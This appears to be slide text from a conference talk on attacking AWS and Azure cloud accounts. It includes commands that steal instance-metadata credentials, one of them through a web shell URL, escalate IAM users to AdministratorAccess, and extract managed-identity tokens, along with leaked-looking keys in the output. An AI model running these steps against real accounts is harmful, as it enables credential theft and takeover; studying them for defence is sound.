| Files.ReadWrite.All | Delegated | Have full access to all files user can access | No |
| Mail.Read | Delegated | Read user mail | No |
| Mail.Send | Delegated | Send mail as a user | No |
| MailboxSettings.ReadWrite | Delegated | Read and write user mailbox settings | No |
| Notes.Read.All | Delegated | Read all OneNote notebooks that user can access | No |
| User.Read | Delegated | Sign in and read user profile | No |
| User.ReadBasic.All | Delegated | Read all users' basic profiles | No |


o365-attack-toolkit

Users

| # | Name | Position | Email | Matched Emails | Matched Files |
|---|------------|----------|------------------------|-----------------------------|----------------------------|
| 1 | Joe Bloggs | | joe.bloggs@mdsec.co.uk | View Emails | View Files |


+ New client secret

| Description | Expires | Value | Secret ID |
|-------------|-----------|------------|--------------------------------------|
| PhishCreds | 4/30/2024 | [REDACTED] | 48ee9590-e0f4-4d4e-926f-362520dd1... |



<https://github.com/mdsecactivebreach/o365-attack-toolkit/>

Cloud Enumeration



IAM Enumeration

- List Users
- List Groups
- List Roles
- List Group Users
- List your user's policies
- List all Users' Policies
- List User's Groups
- List Group's Policies
- List Role's Policies

To make the job easier, usually Admins might allow some privileges for the users like listing their own policies, get the policies, list users, list group policies, etc.



This can lead to a
enumeration
using a user's
credentials


```

(bsides)()(Nebula) >>> getuid
-----
UserName: no-rights-user
-----
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::312188439405:policy/Allow_users_to_view_their_own_permissions",
            "PolicyName": "Allow_users_to_view_their_own_permissions"
        }
    ],
    "UserGroups": [],
    "UserID": {
        "Account": "312188439405",
        "Arn": "arn:aws:iam::312188439405:user/no-rights-user",
        "UserId": "AIDAURL7BRNWVTIFIEOQD"
    },
    "UserInfo": {
        "User": {
            "Arn": "arn:aws:iam::312188439405:user/no-rights-user",
            "CreateDate": "Fri, 15 Apr 2022 12:38:58 GMT",
            "Path": "/",
            "UserId": "AIDAURL7BRNWVTIFIEOQD",
            "UserName": "no-rights-user"
        }
    },
    "UserName": "no-rights-user"
}
  
```

AzureAD Default access to portal.azure.com

Every user, even the ones with no permissions at all, by default have access to the Azure Portal (portal.azure.com), where they can enumerate AzureAD (Users, groups, roles, permissions, apps), Subscriptions and other resources.

AzureAD
Accessible
Resources



Home >
i Default Directory | Overview Azure Active Directory

Add Manage tenants What's new Preview features Got feedback?



Overview Monitoring Tutorials

Search your tenant

Basic information

| | | |
|----------------|--|--------------|
| Name | Default Directory | Users |
| Tenant ID | 3d1f9321-ab7a-43ac-aec-5317c326d679 | Groups |
| Primary domain | awsaccthreepotonmail.onmicrosoft.com | Applications |
| License | Azure AD Free | Devices |
| Alerts | Upcoming TLS 1.0, 1.1 and 3DES deprecation Please enable support for TLS 1.2 or later in your clients/applications/platforms before any service | |

Tenant
Info



AzureAD
overview



Storage



- Buckets
- Objects
- Files
- ACLs
- Policies
 - Public
 - Private

S3 ACL and Policies



Object Ownership [Info](#)

Control ownership of objects written to this bucket from other AWS accounts and the use of access control lists (ACLs). Object ownership determines who can specify access to objects.

ACLs disabled (recommended)
All objects in this bucket are owned by this account. Access to this bucket and its objects is specified using only policies.

ACLs enabled
Objects in this bucket can be owned by other AWS accounts. Access to this bucket and its objects can be specified using ACLs.

Object Ownership
Bucket owner enforced



Bucket ACL are old, deprecated, but not removed. They allow for bucket and object accessibility, but not user accessibility.



Bucket Policy allow you to set permissions for users and resources like IAM policies do

```
1 "Version": "2012-10-17",
2 "Statement": [
3     {
4         "Sid": "Statement1",
5         "Principal": {
6             "AWS": [
7                 "arn:aws:iam::312188439405
8                     :user/no-rights-user"
9             ]
10        },
11        "Effect": "Allow",
12        "Action": [
13            "s3:GetObject",
14            "s3:PutObject",
15            "s3:PutObjectAcl"
16        ],
17        "Resource": [
18            "arn:aws:s3:::bsides-test
19                -publicity/files/*"
20        ]
21    }
22 ]
```



Virtual Machines

- Enumerate Running and unactive machines
- Enumerate Network configurations
- Enumerate Managed Identites
- Enumerate Security Products
- Get User Data
- Launch Templates



Machine MetaData

Cloud machines keep information in the form of an API on 169.254.169.254. A simple HTTP request can access the, but the requirements for each differ.


AWS offers meta data v1 and v2, with one being an unauthenticated API, accessed only by an HTTP request and vulnerable to SSRF and the other authenticated, only accessible from the instance terminal and not even accessible from containers.

Cloud machines keep information in the form of an API on 169.254.169.254. A simple HTTP request can access the, but the requirements for each differ.

Cloud machines keep information in the form of an API on 169.254.169.254. A simple HTTP request can access the, but the requirements for each differ.



http://stratton-oakmont.online/cmd.php?cmd=curl%20169.254.169.254/latest/meta-data/iam/security-credentials/Web_Node_ECR_ECS_S3_SSM_Role



Machine Meta-Data v1



```
{ubuntu@ip-172-31-0-28:~$ curl 169.254.169.254/latest/meta-data/iam/security-credentials/  
AmazonEC2RoleforSSM_Roleubuntu@ip-172-31-0-28:~$ |
```



Get Role Name from meta-data



Request Meta-Data after
Role Name

```
ubuntu@ip-172-31-0-28:~$ curl 169.254.169.254/latest/meta-data/iam/security-credentials/AmazonEC2RoleforSSM_Role  
{  
    "Code" : "Success",  
    "LastUpdated" : "2022-04-29T23:44:54Z",  
    "Type" : "AWS-HMAC",  
    "AccessKeyId" : "ASIAURL7BRNW65AMFPTR",  
    "SecretAccessKey" : "GE2xlyM1W8z9haH061TSpuvEW9iDcDCX/isAMAKE",  
    "Token" : "IQoJb3JpZ2luX2VjEEAaCXVzLWWhc3QtMSJGMEQCIBXIebyWQuPBWhXxZyefZF2Ld/TG0wq1Nnajk3CLSzS6AiAk+cVgj1Zj4fyvsuMVjsVvCWkcBiobYXH8  
1fJmHBrB0CrbBAj5//////////8BEAAaDDMxMjE40DQzOTQwNSIM+Es5NA59c7YEZ4r0Kq8EjCkTVnDLmjA7+aRoj/9I18AfGXy/5NaNRC0wzcRnmta9S1TBTKhuL0genLSmy  
1UqRBnZj/JzBqv2e7dUOrG0/v23ZqjNeBsujzhcKXgzP1MTlDOXC4XPf8xhiwWzx5oLX3F/5vEIjPP7FjCViFFF4c0vm8T9/jdg0+8d7icyYRl4CGs0eA4C/cTFRFuUiKmP  
5RP1esvRM37nW1U0NfpQKqrDDueM5dTKe7nVoIyQt+N6+qe08x0Mkt/F8S6mrbl4rxccixEmEp79W09W9BQQ26o0VNJ320Q+pc1ji1mPmFz0zMxvuhAQLfPxQyGrc+JK404If  
GofSBjCYANWbSWRhrixx8N7qnNltJnf72u/puWdrNcRknAMWUtzbCV/c9DCbeHVJe3cGrMIyb/HyTq+VMn8Mtk995dt+nBj0W6gE50HRDeUJq3jMpkhTAnGKhd+D0Mc9zgR/i  
t3IElQ2KxaPML1RsiWdyDhLdaggyX2W/EfMIFFUanVQC++2fPjoLwrWMgQyn2XJ0pEiLCQd9CLfMv/o10/P0houeR4Q8DN7ouGi1/ktt9n7m+5nE3Dso7QDMIX1bE5zZkN3kjw  
pgTv8Kfqmq5GGd02d2IcKomtQD0T/WRi7V8T4Pi3Cf0+HQhxtQ8iCLW1p5XAD/v+AJOqbithw+eT8VRe/tHzbbe6vthzc5jTV4MZXkWTmU9MNIBhNsr6QZLvsBtIGTiEnjZa8  
Ul7jbB75hwaH/TDqyBpTDN8LGTBjqqAQkyM11y5vENXWwfpTQWBHlyr54CphzFMuTRpO12NAQuWhsW61j5F/TfTe4pWmpjVizUVMXjpdioBsNHZUKEAIswHla3caeuh4eHq7  
r0eHMkjE4E84bzf1+fQiAtVEYid92ABdVvmHaZLJ6jSPrYLrmfWpTz1Ma20D9EvRGeileXWdXHlxCG0sK1WMbKvYIBmzl6My77qCR5U88DEH6hyR+I/N1hTsm+hg",  
    "Expiration" : "2022-04-30T06:19:13Z"  
}ubuntu@ip-172-31-0-28:~$ |
```

Machine Meta-Data v2

Meta-Data v2 requires you to authenticate before accessing the API and the authentication should be done from the system's shell. This stops an attacker from accessing the API using SSRF, to which version 1 is vulnerable.

```
TOKEN=`curl -X PUT  
"http://169.254.169.254/latest/api/token" -H "X-aws-  
ec2-metadata-token-ttl-seconds: 21600"  
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v  
http://169.254.169.254/latest/meta-data/
```



```
ubuntu@ip-172-31-32-218:~$ TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"  
% Total    % Received % Xferd  Average Speed   Time     Time      Current  
          Dload  Upload Total Spent   Left Speed  
100  56  100  56    0     0  11200      0 --:--:--:--:--:-- 11200  
ubuntu@ip-172-31-32-218:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/  
*   Trying 169.254.169.254...  
* TCP_NODELAY set  
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)  
> GET /latest/meta-data/ HTTP/1.1  
> Host: 169.254.169.254  
> User-Agent: curl/7.58.0  
> Accept: */*  
> X-aws-ec2-metadata-token: AQAAA098ZrfJOA8CNcVbGHVtXwuHQGVnF4Z5tB89nC1Q54DIcM9ixEQ==  
>  
* HTTP 1.0, assume close after body  
< HTTP/1.0 200 OK  
< Accept-Ranges: bytes  
< Content-Length: 331  
< Content-Type: text/plain  
< Date: Sat, 19 Dec 2020 10:13:11 GMT  
< Last-Modified: Sat, 19 Dec 2020 08:30:13 GMT  
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21598  
< Connection: close  
< Server: EC2ws  
<  
ami-id  
ami-launch-index  
ami-manifest-path  
block-device-mapping/  
events/  
hibernation/  
hostname/  
iam/  
identity-credentials/  
instance-action
```



Machine User Data



| | |
|---|--|
| Instance ID | i-0f9b841b1ef23ba84 (TestInstance) |
| Current user data | Current user data |
| User data currently associated with this instance | <pre>#!/bin/bash echo GIT_TOKEN=\"ghp_aaaaaaaaaaaaaaaaaaaaaaaaaaaa\" >> /etc/environment echo AWS_ACCESS_KEY_ID=\"AKIAURL7BRNW6ZJZ52NN\" >> /etc/environment echo AWS_SECRET_ACCESS_KEY=\"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\" >> /etc/environment echo AWS_DEFAULT_REGION=\"eu-west-3\" >> /etc/environment</pre> |

User Data are snippets of code that gets run when the machine reboots.

On User Data, you can find many credentials or sensitive paths/files, so it's better to enumerate them.



Cloud Functions

- Code Language
- Libraries Used (maybe a bug in them)
- Code Versions
- Code Role Assigned
- Who has access to the Code?
- Who can Invoke the Functions?



Function

Name

Runtime
environment

```
Lambda Functions
=====
AccountLimit
  TotalCodeSize: 88530636800
  CodeSizeUnzipped: 2621440000
  CodeSizeZipped: 52428800
  ConcurrentExecutions: 50
  UnreservedConcurrentExecutions: 50

AccountUsage
  TotalCodeSize: 566
  FunctionCount: 1


GetS3ObjectOnUpdate
  FunctionName: GetS3ObjectOnUpdate
  FunctionArn: arn:aws:lambda:eu-west-3:000972287184:function:GetS3ObjectOnUpdate
  Runtime: python3.7
  Role: arn:aws:iam::000972287184:role/service-role/LambdaS3Function
  Handler: lambda_function.lambda_handler
  CodeSize: 566
  Description: An Amazon S3 trigger that retrieves metadata for the object that has been updated.
  Timeout: 3
  MemorySize: 128
  LastModified: 2021-10-17T18:03:33.156+0000
  CodeSha256: oE/R38nTfuJ+XYFKkVJ8iA+IMkVm8k72B1KMWd3C88w=
  Version: $LATEST
  TracingConfig:
    Mode: PassThrough
  RevisionId: 9b33310d-5ca8-4ac0-b4b8-bd3df07c10d4
  Layers:
    Arn: arn:aws:lambda:eu-west-3:959311844005:layer:AMSLambda-Python37-SciPy1x:34
    CodeSize: 36523677
  PackageType: Zip
  Aliases:
    AliasArn: arn:aws:lambda:eu-west-3:000972287184:function:GetS3ObjectOnUpdate:version_1_alias
    Name: version_1_alias
    FunctionVersion: $LATEST
    Description: Version 1 alias Description
    RevisionId: de414677-e2f5-4f95-989a-b84be9527a3e
  Policy:
    Version: 2012-10-17
    Id: default
    Statement:
      Sid: lambda-c2eb541f-1aab-48b8-870d-a60e286fe514
      Effect: Allow
      Principal:
        Service: s3.amazonaws.com
      Action: lambda:InvokeFunction
      Resource: arn:aws:lambda:eu-west-3:000972287184:function:GetS3ObjectOnUpdate
      Condition:
        StringEquals:
          AWS:SourceAccount: 000972287184
        ArnLike:
          AWS:SourceArn: arn:aws:s3:::pepperclipp-test-bucket
=====
```



Role Assigned

Role Policy

(END)



Privilege Escalation

AWS Privesc



Rhino Security has a github Repository with all the Privilege Escalation on AWS and GCP and we will go through some of them:

- Attach policy to user
- Add user to group


<https://github.com/RhinoSecurityLabs/AWS-IAM-Privilege-Escalation>



Attach Policy to User



```
(bsides)()(Nebula) >>> getuid
-----
UserName: shadowadmin
-----
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess",
            "PolicyName": "IAMFullAccess"
        }
    ],
    "UserGroups": [],
    "UserID": {
        "Account": "312188439405",
        "Arn": "arn:aws:iam::312188439405:user/shadowadmin",
        "UserId": "AIDAURL7BRNW2RA0R3FKC"
    },
    "UserInfo": {
        "User": {
            "Arn": "arn:aws:iam::312188439405:user/shadowadmin",
            "CreateDate": "Sat, 30 Apr 2022 01:10:47 GMT",
            "Path": "/",
            "UserId": "AIDAURL7BRNW2RA0R3FKC",
            "UserName": "shadowadmin"
        }
    },
    "UserName": "shadowadmin"
}
-----
```



Enumerating the user, we see that it has IAMFullAccess.

This is a case of a user that while not being Administrator, has the necessary privileges to reach Admin level.



Firstly, we need the ARN of the policy we need to attach. We want to give the user Administrator rights, so the ARN is:

arn:aws:iam::aws:policy/AdministratorAccess

We run the function attach-user-policy to add Administrator Access rights to the user shadowadmin:

```
glb@SPACESHIP:~$ aws iam attach-user-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --user-name shadowadmin --profile shadowadmin
glb@SPACESHIP:~$ |
```

```
-----
UserName: shadowadmin
-----
{
  "AttachedPolicies": [
    {
      "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess",
      "PolicyName": "IAMFullAccess"
    },
    {
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess",
      "PolicyName": "AdministratorAccess"
    }
  ]
}
```

The Administrator
Attached Policy



Add user to group



```
glb@SPACESHIP:~$ aws iam list-groups --profile shadowadmin
{
  "Groups": [
    {
      "Path": "/",
      "GroupName": "Admin_Groups",
      "GroupId": "AGPAURL7BRNW4JVYZKLQY",
      "Arn": "arn:aws:iam::312188439405:group/Admin_Groups",
      "CreateDate": "2022-04-30T01:45:02Z"
    },
    {
      "Path": "/",
      "GroupName": "AMP_Read_Admins",
      "GroupId": "AGPAURL7BRNWSVGXASAQ",
      "Arn": "arn:aws:iam::312188439405:group/AMP_Read_Admins",
      "CreateDate": "2021-12-13T15:53:54Z"
    },
    {
      "Path": "/",
      "GroupName": "group2",
      "GroupId": "AGPAURL7BRNWYJGGJ3SK",
      "Arn": "arn:aws:iam::312188439405:group/group2",
      "CreateDate": "2021-12-15T10:00:59Z"
    }
  ]
}
```



Group Admin_Group looks like an interesting group.
Users of this group get Administrator Access rights

```
glb@SPACESHIP:~$ aws iam list-attached-group-policies --group-name Admin_Groups
{
  "AttachedPolicies": [
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    }
  ]
}
```

To attach the user, we just run add-user-to-group from aws cli:

```
glb@SPACESHIP:~$ aws iam add-user-to-group --user-name shadowadmin --group-name Admin_Groups --profile shadowadmin  
glb@SPACESHIP:~$ |
```

We run the function attach-user-policy to add Administrator Access rights to the user shadowadmin:

```
-----  
UserName: shadowadmin  
-----  
{  
    "AttachedPolicies": [  
        {  
            "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess",  
            "PolicyName": "IAMFullAccess"  
        }  
    ],  
    "UserGroups": [  
        {  
            "Arn": "arn:aws:iam::312188439405:group/Admin_Groups",  
            "AttachedPolicies": [  
                {  
                    "Policy": {  
                        "Arn": "arn:aws:iam::aws:policy/AdministratorAccess",  
                        "AttachmentCount": 2,  
                        "CreateDate": "Fri, 06 Feb 2015 18:39:46 GMT",  
                        "DefaultVersionId": "v1",  
                        "Description": "Provides full access to AWS services and resources.",  
                        "IsAttachable": true,  
                        "Path": "/",  
                        "PermissionsBoundaryUsageCount": 0,  
                        "PolicyId": "ANPAIWMBCSKIEE64ZLYK",  
                        "PolicyName": "AdministratorAccess",  
                        "Tags": [],  
                        "UpdateDate": "Fri, 06 Feb 2015 18:39:46 GMT"  
                    }  
                }  
            ]  
        }  
    ]  
}
```

The user will now be part of the
Administrator's group



Azure Privesc

You can leverage access to virtual machines to get the managed identity inside them.
To achieve this, we need to have Contributor Rights on Virtual machines.

Invoke a curl command to meta-data

Get VM with a
Managed Identity

```
"host": null,  
"hostGroup": null,  
"id": "/subscriptions/8d3lcd7f-2c79-4a34-8dbf-b8dc766f1fae/resourceGroups/VMRESOURCE/providers/Microsoft.Compute/virtualMachines/TestVM",  
"identity": {  
    "principalId": "7a0de52c-b1e6-4b87-9080-8f317358d4b8",  
    "tenantId": "03e3bb23-5fff-4a41-9d94-d3a9c1c6b389",  
    "type": "SystemAssigned",  
    "userAssignedIdentities": null  
},  
"instanceView": null,  
"licenseType": null,
```

Enumerate
Subscriptions using
Azure Resource
Manager



```
bsides@Azure:~$ az vm run-command invoke --resource-group "VMResource" -n "TestVM" --command-id "RunShellScript" --scripts "curl \"http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F\" -H Metadata:true -s"  
{  
    "value": [  
        {  
            "code": "ProvisioningState/succeeded",  
            "displayStatus": "Provisioning succeeded",  
            "level": "Info",  
            "message": "Enable succeeded: \nstdout\naccess_token\":\"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6ImpTMWhvMU9XBgpfNTJ2YndHTmd2UU8yWnpNYyiisImtpCI6ImpTMWhvMU9XBgpfNTJ2YndHTmd2UU8yVnpNYy9eyJhdWQiOjIjdHhwczovL21hbmFnZw11bnQuYXplcmUuY29tlyIsImlyI61mh0dIBzOi8vc3RzIldpbmfv3MuBmW810JF1pnWVBEY95Ylc4cWgrUVqYs83dj1HbjhtQWdBPSIisImPwciGlkjjo1OGExYWV1NDytOTk4Mi002TqxLTk4ZTUt0WEzYmPmN2Y3MGY0IiwiYXBwWRhY31oiiYIiwiawRwIjcioaHR0cHM6Ly9zdHMu2LzG93cy9uZXQvMDN1M2J1MjMtNWmZ100YTQxL1k0TQtZDNH0WmXyz1Mzg5LyIsimlkdlwlwijo1YXBwIiwlw21k1jjo1N2EwZGU1MmMtYjFlN100Yjg3LTkwODAtOGYzMc2NThkNGI4IiwiIcmq10IiwlkFkRvJN32qV852LFvWrRsTx9wd2Nhem1M2BdxKRkuUvUGF3ZmoYtUJvPKFBQs4LcJzdwIi0113YTBK2tUy1MWU2LTRiOdcToTA4MC042jMxNz2M1OGQOYjgiLCLJ0aWQj0iIwm2UkZxMy1My0l2m2m1TRhNDEt0wQ5NC1kM2E5YzrjNmIz0Dk1LcJ1dgk10iAd1ZhWV1td2Jvn18wR211TXBBQ0FBiIwidmVijoiMS4wiimelzx21pcmkjjo1L3N1YnNjamlwdG1vbnMv0GQ2MNKNR2YtMmM30S00YTM0LThKymYjYhKyzc2Nmrx2mFIL3j1c291cmN1Z3jvDxBzL1Z0mVzb3VY2UvhJvdmlkZXXJzL01pY3Jvc29mdC5Db21wdXR1L3ZpcnR1YmKNTWNoaW5lcy9uZxN0Vko1LCJ4bXNfdGNkdCI6IjE2NTAI1mzA3NjciFQ.X6XnQCcfvtaT8Y4ipoy021v_FZLYT1FS11vpG7-tBpuzKap_IbCYPOZY1TY0Uwn3iuA82dy61ip5ioPrMSAwHr19GuYlor2QSzZhvfbFkR5xt9UmERQK_2VSx_4sguCquDUbIHAF_09pMgWqrNnLvv_zEpYxhx3YXZSxOrXmIkEcI-fdlTcv4rkzb9d0Uz3leJ0ZrUn65cdUT-ZSoxJMtj2MXNxRbbaL9IVjtI_a-y28A527r20igN8ayWpmZsiqNWyRU08GSzgRBShJ6B7002FVUBq5XY-ifOXM1nM1tmnuwsUsUnoPclBFxmbaSTRM4naRkhQnxIh_Pufza\", \"client_id\": \"8a3ee46-9982-4e41-98e5-9a3baef7e70f4\", \"expires_in\": \"85214\", \"expires_on\": \"1651605943\", \"ext_expires_in\": \"86399\", \"not_before\": \"1651519243\", \"resource\": \"https://management.azure.com/\", \"token_type\": \"Bearer\"\\nstderr\\n\",  
            "time": null  
        }  
    ]  
}
```

